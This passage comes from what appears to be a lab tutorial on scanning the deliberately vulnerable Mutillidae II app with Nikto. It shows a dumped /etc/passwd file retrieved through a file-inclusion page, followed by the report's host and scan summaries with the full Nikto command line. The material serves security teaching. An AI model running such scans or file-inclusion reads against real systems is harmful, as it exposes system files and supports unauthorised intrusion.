proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr
/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var
/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var
/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin
/nologin libuuid:x:100:101::/var/lib/libuuid: syslog:x:101:104::/home/syslog:/bin/false
mysql:x:102:105:MySQL Server,,,:/nonexistent:/bin/false
```

Returning back to the HTML report:

In the end, there is the section on “Host Summary” and “Scan Summary”:



Host Summary	
Start Time	2020-05-22 15:08:12
End Time	2020-05-22 15:09:05
Elapsed Time	53 seconds
Statistics	723 requests, 2 errors, 31 findings

Scan Summary	
Software Details	Nikto 2.1.6
CLI Options	-h http://192.230.148.3/index.php?page=arbitrary-file-inclusion.php -Tuning 5 -o nikto.html -Format htm
Hosts Tested	1
Start Time	Fri May 22 15:08:12 2020
End Time	Fri May 22 15:09:05 2020
Elapsed Time	53 seconds

Here, the stats and the CLI options used to info the tool and some other information related to the time elapsed, etc are provided.

References:

1. Nikto (https://cirt.net/Nikto2)
2. Mutillidae II (https://sourceforge.net/projects/mutillidae/)